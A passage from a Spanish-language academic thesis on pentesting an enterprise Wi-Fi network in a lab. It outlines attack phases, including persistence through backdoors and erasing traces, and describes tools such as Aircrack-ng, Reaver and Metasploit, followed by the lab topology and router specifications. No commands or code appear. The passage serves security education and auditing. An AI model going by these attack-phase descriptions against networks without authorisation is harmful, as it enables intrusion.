Una vez culminado la etapa anterior, se procede a ejecutar la etapa más importante y delicada, esta es la etapa de acceso. En comparación a un escaneo normal de vulnerabilidades el cual solo busca identificar los puntos débiles, en esta etapa se profundiza la exploración de vulnerabilidades para identificar cuáles son propensas a ser explotadas exitosamente, las herramientas y métodos que se necesitan serán únicamente los hallazgos de las anteriores etapas, por consiguiente, cada prueba

realizada será exclusiva dependiendo de los servicios vulnerables encontrados en el sistema [52].

Después de obtener acceso, la siguiente etapa es la de mantenimiento de acceso, donde se evalúan formas de conservar el acceso al sistema para su posible reutilización futura. Esta etapa implica la instalación de mecanismos de persistencia, como puertas traseras o rootkits. Aunque un auditor de seguridad puede no realizar esta fase, es un paso de interés para un atacante malintencionado que desee mantener el control del sistema [51].

A continuación, se realiza la eliminación de rastros, una acción clave para los atacantes que desean ocultar su intrusión. La finalidad es borrar cualquier evidencia de la infiltración para evitar ser detectado por los administradores del sistema, ya sea para regresar al sistema en el futuro o para prevenir consecuencias legales por delitos informáticos [52].

2.2.6. Vulnerabilidades de la red inalámbrica.

En el mundo actual, la conectividad inalámbrica se ha convertido en un componente vital de nuestra vida cotidiana. Las redes de Inalámbrica nos permiten conectarnos a Internet, comunicarnos a distancia y disfrutar de la comodidad de la movilidad en nuestras actividades digitales. Sin embargo, además de los beneficios de inalámbrica conectividad, existen importantes desafíos de seguridad. Las vulnerabilidades de la red insegura proporcionan una amenaza persistente a la confiabilidad, probidad y medios de los datos divulgados a través de estas redes. En esta introducción, veremos las principales vulnerabilidades de las redes inseguras y su influencia en la seguridad de las comunicaciones. El acceso no autorizado es una de las vulnerabilidades más comunes en las redes inseguras. Los atacantes pueden intentar infiltrarse en una red insegura sin el conocimiento o aprobación del propietario o administrador, esto puede conducir a acciones maliciosas como la interceptación de datos confidenciales, la falsificación de identidad, o el uso no autorizado de los recursos de la red. Los puntos de acceso no seguros, las claves de cifrado defectuosas o la falta de autenticación adecuada son algunos de los puntos de entrada que los atacantes pueden usar para obtener acceso no autorizado [53].

2.2.7. Metodología para la detección de vulnerabilidades

La prueba de penetración es una técnica que evalúa la seguridad de una red mediante ataques reales, esta técnica se basa en la identificación de vulnerabilidades, en ellas se aplican 3 fases [54]:

- Escaneo de redes wi-fi
- Explotación de la red wi-fi
- Análisis de vulnerabilidades en dispositivos móviles conectados a red-wifi

Existe una fase preparatoria en la que el hacker emplea diversas técnicas para investigar y recolectar la información necesaria sobre su objetivo antes de lanzar un ataque, en donde se incluyen dos tipos de reconocimiento [54]:

Reconocimiento Pasivo: Consiste en la obtención de información sin interactuar directamente con el objetivo, de manera que la institución o persona afectada no se percate de ello. Los hackers principalmente se encargan de recolectar toda la información posible que exista en internet de su víctima, esto incluye desde personas comunes hasta grandes empresas que buscan obtener datos importantes [54].

Reconocimiento Activo: Implica la obtención de información por medio de una interacción directamente con el objetivo, como por ejemplo puede explorar la red para distinguir los hosts o direcciones IP, la diferencia con el reconocimiento pasivo, es que en el activo es más propenso a ser detectado porque debe mantener contacto con el objetivo en cuestión por medio del análisis de su tráfico de red o por llamadas [54].

Beneficios del pentesting

El pentesting tiene como finalidad brindar ayuda a empresas para que estas puedan identificar las vulnerabilidades que no hayan sido tomadas en consideración, es decir que estas en su momento fueron pasadas desapercibidas haciendo vulnerable la red a los ciberdelincuentes. Estas pruebas de penetración se realizan para ver qué tan probable es realizar un ciberataque, a su vez conocer cuáles son las vulnerabilidades a las que está expuesto considerando en si la clase de riesgo, además de esto ayudara a determinar que vulnerabilidades no son detectadas[55].

2.2.8. Herramientas para escanear la vulnerabilidad (Pentesting)

Hoy en día existen muchas herramientas en las cuales son diseñadas para analizar las redes WI-FI, estas contienen herramientas de hacking y pentesting, cabe recalcar que los dispositivos que nos brindan para realizar este tipo de análisis crecen día a día, algunas de estas herramientas son:

Metasploit

Esta plataforma ayuda a los equipos de seguridad a detectar y hacer la respectiva verificación de las vulnerabilidades, de igual manera en la administración de las distintas evaluaciones de seguridad, la misma que ayuda hacer conciencia sobre la seguridad [56].

Esta herramienta es de código abierto, aunque hay que tener en cuenta que su uso debe ser de manera ética con el permiso del propietario, el objetivo de esa herramienta es mejorar la seguridad informática ya que identifica los problemas de las redes [56].

Una vez que las vulnerabilidades sean identificadas se debe tener en cuenta si la red permite a que un atacante pueda causar algún daño, luego de esto se debería conocer cuál fue el daño, aunque hay que tener en cuenta que al intentar explotarla puede que no se hayan considerado ciertas medidas de control, haciendo de esta manera un poco más complicado el proceso[55].

Wifite

Wifite o también denominado ataques de diccionario es una herramienta que ayuda a buscar palabras claves, este usa una lista en donde se generan todas las contraseñas más usadas o ya sea que el mismo usuario brinde una lista de las contraseñas. Un ataque que realiza en la red, la realiza mediante un WPS habilitado y señal con alta intensidad[57].

Reaver

Esta herramienta está diseñada para realizar ataques fuerza extremadamente altas basadas en códigos de acceso WPS de 8 dígitos, Reaver tool recupera el código de acceso incluyendo WPA y el WPA2, concediendo así de esta manera todo el acceso a dicha red [57].

Nmap

Network Mapper (Nmap), es una herramienta de código abierto diseñada para el análisis y escaneo de redes, fue creada en el año 1997 por Gordon Lyon, también conocido como Fyodor, es originalmente de Linux, en la actualidad esta plataforma se destaca por su capacidad de identificar host, servicios y puertos abiertos, además ayuda a detectar vulnerabilidades, versiones de software y sistemas operativos. Esta herramienta es reconocida por poseer la flexibilidad y eficacia, la cual la convierte en una opción predilecta entre los administradores de red y especialistas en ciberseguridad [58].

Nmap va mucho más allá de solo ser un escáner de puertos ya que posee funciones importantes como la identificación de host activos, la cual facilita la detección de dispositivos conectados a una red, lo que es esencial para generar un mapa de la infraestructura, también permite explorar puertos UDP y TCP, por ende, determinar si están abiertos, cerrados o filtrados, lo cual ayuda a detectar posibles vectores de ataque [58].

Wireshark

Esta herramienta analiza los protocolos para poder así obtener un análisis correcto y dar soluciones a las redes, además analiza el tráfico de la misma permitiendo así obtener información privada de los usuarios por otro lado, esta plataforma también se considera como una herramienta educativa. Wireshark es una de las herramientas poderosas, se la utiliza para el análisis de tráfico de la red, en el campo de la seguridad y administración inalámbrica en la red, es de código abierto ya que permite inspeccionar el tráfico de la red en tiempo real, logrando de esta manera obtener un análisis más detallado en los paquetes. Esta herramienta es útil para identificar problemas, detectar vulnerabilidades, realizar análisis forense y validar configuraciones[59].

Wireshark fue lanzado en el año 1998 con el nombre Ethereal, fue creado por Gerald Combs, en el año 2006 debido a un conflicto de derechos sobre la marca registrada, se realizó un cambio de nombre, paso de Ethereal a Wireshark, desde ese entonces este software ha seguido evolucionando, añadiendo compatibilidad con

nuevos protocolos y mejorando su interfaz para que los usuarios tengan facilidades, las características que posee son:

- Permite monitorear y capturar el tráfico de la red en tiempo real, por lo cual es esencial para realizar pruebas o analizar incidentes de seguridad.
- Es capaz de interpretar una gran variedad de protocolos de red, desde los más básicos como IP y TCP hasta protocolos avanzados como SSL/TLS, VoIP y 802.11 para redes inalámbricas.
- Permite examinar cada detalle de un paquete, desde el encabezado hasta su carga útil, es por ello que, es fundamental para identificar vulnerabilidades o fallas en el uso de los protocolos.
- Ayuda a reconstruir flujos completos de tráfico, como son las sesiones de navegación web o transferencias de archivos, de tal manera se la considera útil para analizar la integridad de las comunicaciones y a su vez es idóneo para detectar posibles interceptaciones de datos.
- Cuando se sospecha ya sea un ataque o una intrusión, Wireshark puede utilizarse para analizar las capturas de tráfico y rastrear la actividad de los atacantes, facilitando de esta manera la identificación de la vulnerabilidad explotada.
- Los datos que son capturados poseen la facilidad de exportarse en varios formatos como PCAP, CSV o XML, el cual ayuda para realizar un análisis en otras herramientas de seguridad o para la creación de informes detallados.
- Posee un sistema de filtrado avanzado, proporcionando a los usuarios de esta manera aislar los distintos tipos de tráfico como: HTTP o HTTPS, además se puede filtrar los paquetes de cifrados como WPA/WPA2 permitiendo de esta manera el intercambio de claves de autenticación.

Aircrack-ng

Aircrack-ng es una poderosa suite de herramientas de código abierto diseñada para la auditoría y evaluación de la seguridad en redes inalámbricas. Desarrollada especialmente para pruebas de penetración, su uso permite identificar y aprovechar vulnerabilidades en los protocolos de seguridad más comunes, por ejemplo: WEP,

WPA y WPA2. Este recurso es altamente conocido en el campo de la ciberseguridad, además de ser nativo de Kali Linux, quien es un sistema operativo que se especializa en el análisis forense de seguridad inalámbrica, tiene una fácil implementación en auditorías profesionales de pruebas.

Para los expertos en la seguridad inalámbrica y auditorías, aircrack-ng es considerada una pieza base para la evaluación de las redes. Su estructura a nivel de código permite ejecutar acciones avanzadas como la captura de paquetes, descifrado de claves, creación de AP falsos e inyección de tráfico en la red, esta herramienta ocupa un gran espacio en las redes de auditoría, sin embargo, no cualquier persona puede manejarlo, se necesita de personal calificado que sepa del tema y garantice que todas las pruebas cumplan con el código de ética.

El propósito de Aircrack es ofrecer una avanzada herramienta que sea accesible para la realización de pruebas de penetración en las redes. Permite a los especialistas en ciberseguridad:

- Evaluar la solidez de la configuración de seguridad de las redes.
- Detectar posibles vulnerabilidades en los mecanismos de cifrado y autenticación.
- Determinar el nivel de exposición de la red frente a ataques de descifrado y manipulación de tráfico.

Aircrack-ng es una herramienta que ayuda a obtener los vectores de inicialización y handshakes en los protocolos WEP, WPA y WPA2, que ayudan en el

proceso de autenticación del entorno a analizar, la misma que se destaca en varias áreas como muestra la figura 8.




Figura 8: Clasificación de fases de Aircrack-ng

Fuente: Elaborado por autor.

Supervisión: Esta sección captura los paquetes y a su vez exporta sus respectivos datos a los archivos de textos, luego de esto se procede con el procesamiento a cargo de herramientas de terceros [60].

Ataque: Esto implica ataques de repetición, la deautenticación, la creación de puntos de accesos erróneos, además se generan otro tipo de ataques mediante la inyección de paquetes.

Pruebas: verifican las capacidades de las tarjetas y controladores WiFi para capturar e inyectar paquetes.

Craqueo: El proceso de cracking requiere ingresar a las redes WEP y WPA PSK (WPA 1 y 2), de tal forma que para llevar a cabo el proceso de "cracking", es imprescindible infiltrarse en los protocolos de seguridad, aircrack-ng posee varias subherramientas que son esenciales en pruebas de pentesting permitiendo evaluar vulnerabilidad en una red y permite detectar posibles riesgos en la red, sus principales funciones se las observa en la tabla 2:

Aircrack-ng	Realiza la acción de descifrar contraseñas o claves de vectores de inicio
Airodump-ng	Realiza el escaneo de redes y captura vectores de inicio
Aireplay-ng	Para elevar la captura de vectores inyecta tráfico
Airmon-ng	Para poder capturar e inyectar vectores establece la tarjeta inalámbrica en modo monitor

Tabla 2. Herramientas de auditoría

Fuente: Elaborado por autor.

NetSpot

Es una aplicación profesional diseñada para supervisar sitios inalámbricos, analizar Wi-Fi y solucionar problemas tanto en Mac OS X como en Windows. Es un eficaz software de supervisión de redes Wi-Fi, disponible gratuitamente con algunas limitaciones, además brinda una solución profesional que ofrece una interfaz de usuario accesible, por lo que es una opción adecuada incluso para usuarios sin experiencia [61].

inSSIDer

Esta potente herramienta proporciona un análisis exhaustivo de las redes inalámbricas, ofreciendo recomendaciones prácticas basadas en datos en tiempo real para ayudarte a seleccionar el canal y la ubicación óptimos para obtener el máximo rendimiento [62].

Importancia de un buen análisis de vulnerabilidad en redes inalámbricas

Hacer un análisis de vulnerabilidades es crucial para proteger cualquier red, porque te ayuda a encontrar los puntos débiles que los atacantes podrían aprovechar; este proceso revisa todo, desde la infraestructura visible hasta cada aplicación, protocolo y servicio que se usa en la red que, al identificar estas debilidades, puedes entender claramente dónde estás más expuesto, lo que te permite tomar decisiones informadas para proteger los activos de tu organización.

Este estudio no solo concurre en la administración de riesgos al categorizar las amenazas en función de su repercusión y la posibilidad de ser aprovechadas, sino que también posibilita a los equipos de seguridad darles prioridad a las acciones y

maximizar la utilización de recursos para incrementar la protección de la red. Además de evitar posibles ataques, este método es preventivo ya que te facilita la implementación de medidas de seguridad antes de que los puntos débiles sean.

Es de suma importancia que el análisis englobe cada parámetro del entorno, esto abarca dispositivos conectados a la red y su hardware o también el software del sistema y sus aplicaciones, tomando en cuenta estas variables, la institución puede tener un panorama más extenso que le permita mejorar la seguridad y reducir el riesgo de posibles daños que pudiesen tener como consecuencia de las vulnerabilidades, un concepto más acertado es decir que un análisis de vulnerabilidades de red es una profesión de suma importancia que fortalece la seguridad en las redes, garantiza una conexión continua operativa dentro de un entorno inalámbrico confiable y seguro al evitar las pérdidas de información [63].

CAPÍTULO III

3.DESARROLLO DE LA PROPUESTA METODOLÓGICA.

El análisis de la red empresarial se realizó en el laboratorio de telecomunicaciones, centrado en tres aspectos clave: confiabilidad, disponibilidad y seguridad. Este estudio se enmarca como una investigación tecnológica aplicada, la cual involucra la recopilación de datos y su análisis detallado.

La evaluación de la fiabilidad de la red en términos de tiempo, se adopta un enfoque cuantitativo, basado en el diseño y simulación dentro de un entorno de pruebas controlado, paralelamente se utiliza un enfoque cualitativo para examinar el grado de madurez y la seguridad de la información en la red.

El análisis integral busca proporcionar una comprensión más clara y precisa del estado de una red empresarial bajo ataque, permitiendo así identificar campos que tengan margen de mejora, por esta razón los resultados y conclusiones obtenidas, además de facilitar la aplicación de soluciones efectivas, también buscan que esas mejoras estén en reglamento con las normativas vigentes a los estándares de la industria, garantizando una red mucho más segura.

3.1. Identificación de la infraestructura de la red empresarial

Se la conoce como “infraestructura tecnológica” a una red empresarial que admite la interconexión entre múltiples sistemas y dispositivos logrando una fácil comunicación, acceder a recursos compartidos y a la transferencia de datos; este tipo de red es esencial para que los departamentos que convergen en una empresa y sus empleados puedan mantener una conexión estable, permitiendo la colaboración y optimizando la eficacia en sus operaciones.

Las redes empresariales por lo general se encuentran conformadas por varias LAN, ya que esto enfatiza el control y la gestión del tráfico de la red, estableciendo los protocolos necesarios para brindar seguridad y escalabilidad, facilitando de esta manera

la gestión y el mantenimiento respectivo de los equipos, en la figura 9 se muestra como está distribuido los niveles de una red empresarial.



Figura 9: Niveles de una red empresarial

Fuente: Elaborado por autor.

Nivel de Acceso: En este nivel se localizan los dispositivos finales que el usuario controla, es decir, celulares, computadoras, impresoras cámaras de seguridad u otros equipos sincronizados a la red, esta capa provee la conectividad ya sea inalámbrica o alámbrica mediante puntos de acceso o switches con la finalidad de permitir al usuario ingresar a la red fácilmente y a sus múltiples servicios. La principal función de este nivel es garantizar una conexión segura y confiable a cada dispositivo.

Nivel de Distribución: O capa de agregación, es el encargado de conectar el nivel de acceso con el núcleo de la red, en donde se encarga de implementar políticas avanzadas de seguridad y direccionamiento para gestionar el tráfico que existe entre las diferentes VLANs que son creadas en el nivel de acceso, el cual permite una segregación lógica de la red para distintos departamentos o también considerado como diferentes tipos de tráfico. En esta sección se realiza la limitación y el filtrado multicast, la redistribución de rutas entre diferentes protocolos de enrutamiento. Además, este nivel es importante en una red empresarial ya que realiza funciones de alta disponibilidad y balanceo de carga, garantizando de esta manera que no existan puntos únicos de falla y que el tráfico de la red en caso de poseer alguna anomalía sea

redirigido de manera eficiente, asegurando de esa manera una administración eficiente y segura de los recursos de la red.

Nivel de Núcleo: También conocido como Core, fue diseñado con conmutadores de alta capacidad y velocidad garantizando una escala elevada de confiabilidad y disponibilidad, así mismo, es indispensable al momento de operar grandes volúmenes de tráfico convirtiéndose en la figura central de toda la infraestructura empresarial y proporcionando un rendimiento óptimo.

Este tipo de arquitectura de red permite una gran mejora de eficiencia en sus operaciones diarias y a su vez avala que esta infraestructura se encuentre apta para abordar nuevas conexiones, ya sea en oficinas remotas o en usuarios finales, gestionando el futuro crecimiento de la institución.

3.2. Diseño del escenario de pruebas y configuración del entorno.

La red empresarial que se implementara en este proyecto es una red pequeña, integrada por tres niveles, nivel de núcleo, nivel de distribución y nivel de acceso. A continuación, se muestra en la figura 10 el esquema general de la red empresarial.




Figura 10: Esquema de la red empresarial

Fuente: Elaborado por autor.

El diseño de red que muestra la figura 10 es una topología híbrida, ya que consta de la topología estrella junto a la topología de jerarquía, en donde cada dispositivo se conecta a un switch de distribución y este está enlazado al router principal, ya que actúa como el núcleo central de la red, este diseño permite una gestión del tráfico y facilita la segmentación de la red en diferentes zonas o departamentos, mejorando de esta manera el rendimiento como es la escalabilidad de la infraestructura.

Este diseño por implementar proporciona beneficios como la escalabilidad, en donde la arquitectura facilita la expansión de la red al añadir switches de distribución, de tal manera que esto no genera un impacto significativo al agregar más switches.

Al tener un core centralizado y switches de distribución, se deben aplicar políticas en cuanto al control de tráfico como lo son la calidad de servicio, o la agregación de tráfico a través de VLANs. Mediante el uso del protocolo STP (Spanning Tree Protocol), la topología planteada es favorecida ya que dicho protocolo evita la creación de bucles o fallas de enlace en la red.

Para el diseño de la red se optó por seguir un enfoque influenciado por el modelo OSI, permitiendo un orden en la estructura dentro de la gestión del flujo de información que pasa por distintas capas y asegurando que no existan inconvenientes que puedan poner en peligro el rendimiento de la red al evaluar posibles mejoras. Además, se analizó el modelo estándar de una red confiable, enfocándose en que la red fuera segura, confiable y siempre disponible, además de garantizar la calidad de servicio, fue importante priorizar el ancho de banda o la capacidad del canal para aplicaciones o servicios que fueran críticos o de alta demanda, es por eso que en la tabla 3 se muestra el direccionamiento de la red.

Dispositivo	Dirección IP
Router	192.168.23.25
AP1	192.168.200.1
AP2	192.168.100.1

Tabla 3. Direccionamiento de la red

Fuente: Elaborado por Autor.

En la figura 11 se muestran la red y la manera en la que se dividió la red empresarial, desde el punto de vista de la seguridad es conveniente separar los dispositivos de una red en subredes ya que, si un equipo de la red de la empresa que se ve comprometido por un atacante éste tendría acceso directo al resto de dispositivos aumentando de manera considerable el posible impacto del ataque al dividir en subredes, lo normal es bloquear por defecto en los accesos entre redes y solo permitir el acceso a direcciones IP y puertos concretos.




Figura 11: Diseño de la red empresarial en el laboratorio de telecomunicaciones.

Fuente: Elaborado por autor

3.3. Software de Análisis.

El avance tecnológico ha impulsado la creación de herramientas especializadas que permiten identificar y mitigar vulnerabilidades en sistemas y redes informáticas, es por ello que, los softwares de análisis juegan un papel fundamental en la protección de los entornos digitales, ya que ofrecen capacidades para detectar fallas y garantizar la seguridad de los sistemas. El uso de estos programas se centra en pruebas de pentesting y en auditorías de seguridad facilitando las herramientas necesarias a los

especialistas en materia para evaluar riesgos potenciales y anticipar ataques dentro del entorno de red.

La composición de un software de análisis abarca la recopilación, procesamiento y evaluación de información que se relaciona con la seguridad informática, conteniendo soluciones tecnológicas, su objetivo principal es encontrar aberturas en los sistemas de seguridad, ya sea en configuraciones incorrectas o fallas dentro de la infraestructura que pueden ser potencialmente vulnerados y explotados; otra aplicación que tienen este tipo de herramientas es de monitorear las redes de manera continua verificando la eficiencia de los sistemas o medidas de protección efectuadas y respondiendo a incidentes correspondientes a la seguridad inalámbrica.

La capacidad de automatizar tareas complicadas es una de las características que posee este software permitiendo ejecutar auditorías de red a profundidad con un menor tiempo empleado y una mayor precisión en resultados, también incluyen en algunos casos un sistema de visualización y generación de reporte de análisis, presentando de forma clara los resultados y optimizando el tiempo al tomar decisiones correctivas. Su adaptabilidad a diferentes entornos ya sea en sistemas locales o redes corporativas, los convierte en herramientas indispensables para profesionales de la seguridad informática.

En el ámbito de las auditorías de seguridad, una de las soluciones más reconocidas y utilizadas es el sistema operativo kali linux, un software especializado que se detalla a continuación.

3.3.1.Sistema Operativo “Kali Linux”

Con el aumento de los ciberataques en la actualidad, es concluyente para los profesionales en ciberseguridad contar con herramientas especiales para salvaguardar las redes y sus sistemas informáticos, es por eso que el sistema operativo Kali Linux se ha ganado el reconocimiento de todos los que manejan sistemas informáticos como una herramienta útil en la materia, capaz de efectuar pruebas de pentesting y gestionar auditorías de seguridad, manteniendo un enfoque integral y ofreciendo un entorno preconfigurado con avanzadas herramientas que permitan un análisis profundo en

temas de vulnerabilidades informáticas y de red, convirtiéndolo en el sistema más popular hasta la actualidad.

El sistema operativo (OS) es quien certifica el correcto funcionamiento de una máquina, y aunque cada OS existente tienen la misma funcionalidad siendo capaces de ejecutar múltiples tareas, existen otros que cuentan con herramientas exclusivas para fines específicos.

El Kali Linux es una distribución basada en Debian, siendo sostenida por Offensive Security, diseñada por Devon Kearns y Mati Aharoni; siendo dotado por una extensa variedad de herramientas que lo convierten en una plataforma sofisticada para realizar trabajos específicos mediante una GUI como modo de comando.

En la figura 12, se observa una representación del sistema operativo Kali Linux, que resalta su diseño minimalista, orientado a optimizar la experiencia del usuario durante las auditorías de seguridad y las pruebas de penetración. Este entorno visual se complementa con herramientas que permiten realizar tareas complejas de manera eficiente.




Figura 12: S.O. Kali Linux

Fuente: Elaborado por autor.

Con el fin de ejecutar pruebas de pentesting y realizar un análisis de las vulnerabilidades en una red inalámbrica empresarial, se contó como plataforma principal el Kali Linux debido a las múltiples características que ya se ha mencionado anteriormente. Las herramientas por utilizar en el proyecto son:

- Nmap: Escaneo de puertos y exploración
- Wireshark: Captura el tráfico de la red y posterior análisis
- Aircrack-ng: Para la auditoría de redes inalámbricas y ataques de fuerza bruta.
- Metasploit Framework: Para la utilización y análisis de las debilidades.

El uso de Kali Linux es un sistema operativo usado en auditorias de redes que ayudan a obtener un análisis completo referente a las debilidades que presentan las distintas redes inalámbricas ya sea tanto en la valoración de protocolos y autenticación.

3.4. Hardware para Configuración y Pruebas en la Red

3.5. "MikroTik RB2011UiAS-2HnD-IN" Router "MikroTik"

Este router de la marca Mikrotik es ideal para el uso en interiores, posee varios modelos en el mercado y ofrece al usuario una extensa gama de alternativas, inducido por el sistema operativo avanzado "RouterOS" el cual ofrece la función de enrutamiento dinámico, hotspot, VPN, MPLS, QoS (Avanzado), firewalls, balanceo de carga y enlace, a su vez, la opción de monitorear en tiempo real a la red. En la tabla 4 se presenta las especificaciones de este equipo (Figura 13). Además, este dispositivo actúa como un nodo central de conexión y enrutamiento en la red, facilitando la comunicación entre múltiples dispositivos y proporcionando acceso a Internet.



Figura 13: Router MikroTik RB2011UiAS-2HnD-IN

Fuente: <https://mikrotik.com/product/RB2011UiAS-2HnD-IN> [64]

Características	Especificaciones
Modelo	Mikro Tik RB2011UiAS-2HnD-IN
Procesador	Atheros AR9344, 600 MHz
Memoria RAM	128 MB
Almacenamiento	128 MB NAND
Puertos ethernet	10 puertos ethernet
Wifi	2.4 GHz 802.11b/g/n, antena interna y externa
Antenas	2 antenas externas (4dBi)
Potencia de transmisión	Hasta 30 dBm
Puerto SPF	1 (para módulos de fibra)
Puerto USB	1 puerto usb (2.0)
Voltaje de entrada	8-30V DC, 24V 1.2A (incluye el adaptador de corriente)
Consumo energético	Máximo 12 W
Temperatura operativa	-35°C a 65°C
Sistema Operativo	RouterOS – nivel 5

Tabla 4. Especificaciones RB2011UiAS-2HnD-IN

Fuente: <https://mikrotik.com/product/RB2011UiAS-2HnD-IN> [64]

3.5.1. Equipo “MikroTik CRS112-8P-4S-IN Cloud Router Switch”

Este switch de la marca Mikrotik es una opción muy versátil y robusta que ha sido diseñada para la gestión de redes avanzada, y varias de sus características parece facilitar tanto la integración como el uso, un aspecto notable acerca de este equipo es la capacidad de ofrecer múltiples opciones de potencia; específicamente siendo compatible con detección automática de (802.3af/PoE+) y (PoE pasivo).

Además de poseer un enlace ascendente, el switch también tiene cuatro puertos SFP que proporcionan una conexión de fibra óptica y le permiten enlaces de fibra óptica de hasta 1 Gbps. Por lo tanto, el switch es perfecto para entornos en los que se necesitan velocidades rápidas y alta confiabilidad, el conmutador integra 12 puertos por separado, creados para competir con la gestión del tráfico de red en mente, lo que permite una gestión efectiva y flexibilidad para los datos.

Por otro lado, el equipo viene con una fuente de alimentación integrada y un conector de CC adicional en la parte posterior compatible con fuentes de 48-57 V y otorga una opción extra para la alimentación ampliando así las alternativas de configuración energética del sistema.

El switch incluye el sistema operativo RouterOS L5, que ofrece una amplia gama de capacidades avanzadas, desde enrutamiento y administración de VLAN hasta configuración de QoS, es por eso que el equipo se puede utilizar en condiciones donde es necesario un control detallado y preciso de los recursos de la red.

